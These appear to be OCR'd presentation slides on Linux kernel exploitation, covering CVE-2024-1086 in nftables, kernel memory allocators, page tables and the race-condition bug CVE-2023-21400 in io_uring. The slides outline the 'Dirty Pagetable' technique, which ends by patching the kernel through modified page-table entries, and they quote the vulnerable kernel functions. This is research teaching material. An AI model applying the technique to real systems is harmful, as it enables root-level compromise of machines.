
CVE-2024-1086

u1tif4@DeepHack

nftables


- Table
  - Protocol
- Chain
  - Rules sequence
- Rule
  - Condition and actions
- Expression
  - Evaluates packet data



sk buff

The Linux kernel uses the sk_buff structure (skb) to handle network data, with sk_buff containing meta-data and sk_buff → head holding the actual packet content.


The kernel uses type punning, like ip_hdr(), to quickly parse headers, a technique also applied when parsing ELF headers.



Page allocation

Allocator	**Applicable Range**	**Invocation Method**
Slab Allocator	Small memory allocations (order 0 to 1)	kmalloc()
PCP Allocator	Small page allocations (order 0 to 3)	alloc_pages()
Buddy Allocator	Any page size (order 0 to 10+)	alloc_pages()

Page allocation




Memory Mappings

- Virtual memory maps more addresses than physical memory, allowing techniques like ASLR and copy-on-write (COW) to optimize memory use. For example, a 4GiB system can manage a 128TiB virtual space by mapping physical pages only when needed.

- The CPU uses the TLB and pagetables to translate virtual addresses to physical ones. If the TLB has the translation cached, it skips the pagetables; otherwise, it performs a lookup in the pagetables.


Pagetables

Linear Address



Dirty Pagetable

1. Trigger the UAF and get the victim slab reclaimed to the page allocator
2. Occupy the victim slab with user page tables



Dirty Pagetable

3. Construct the primitive for manipulating the Page Table Entry

4. Modify PTE to patch the kernel

CVE-2023-21400

```c
static void __io_queue_deferred(struct io_ring_ctx *ctx)
{
    do {
        struct io_defer_entry *de = list_first_entry
        (&ctx->defer_list, struct io_defer_entry, list);
        if (req_need_defer(de->req, de->seq))
            break;
        list_del_init(&de->list);
        io_req_task_queue(de->req);
        kfree(de);
    } while (!list_empty(&ctx->defer_list));
}
```

```c
static void io_cancel_defer_files(struct io_ring_ctx *ctx,
                                  struct task_struct *task,
                                  struct files_struct *files)
{
    struct io_defer_entry *de = NULL;
    LIST_HEAD(list);
    spin_lock_irq(&ctx->completion_lock);
    list_for_each_entry_reverse(de, &ctx->defer_list, list) {
        if (io_match_task(de->req, task, files)) {
            list_cut_position(&list, &ctx->defer_list, &de->list);
            break;
        }
    }
    spin_unlock_irq(&ctx->completion_lock);
    while (!list_empty(&list)) {
        de = list_first_entry(&list, struct io_defer_entry, list);
        list_del_init(&de->list);
        req_set_fail_links(de->req);
        io_put_req(de->req);
        io_req_complete(de->req, -ECANCELED);
        kfree(de);
    }
}
```


iopoll Task

```c
static void __io_queue_deferred(struct io_ring_ctx *ctx)
{
    do {
        struct io_defer_entry *de = list_first_entry(
            &ctx->defer_list, struct io_defer_entry, list);
        .
        .
        .
        list_del_init(&de->list);
        io_req_task_queue(de->req);
        kfree(de);
    } while (!list_empty(&ctx->defer_list));
}
```

exec Task


```c
static void io_cancel_defer_files(struct io_ring_ctx *ctx,
                  struct task_struct *task,
                  struct files_struct *files)
{
    struct io_defer_entry *de = NULL;
    LIST_HEAD(list);
    spin_lock_irq(&ctx->completion_lock);
    list_for_each_entry_reverse(de, &ctx->defer_list, list) {
        if (io_match_task(de->req, task, files)) {
            list_cut_position(&list, &ctx->defer_list, &de->list);
            break;
        }
    }
    .
    .
    .
            req_set_fail_links(de->req);
            io_put_req(de->req);
            io_req_complete(de->req, -ECANCELED);
            kfree(de);
    }
}
```

CVE-2023-21400




[1] https://yanglingxi1993.github.io/dirty_pagetable/dirty_pagetable.html

CVE-2023-21400




[1] https://yanglingxi1993.github.io/dirty_pagetable/dirty_pagetable.html

CVE-2023-21400



[1] https://yanglingxi1993.github.io/dirty_pagetable/dirty_pagetable.html

CVE-2023-21400




[1] https://yanglingxi1993.github.io/dirty_pagetable/dirty_pagetable.html

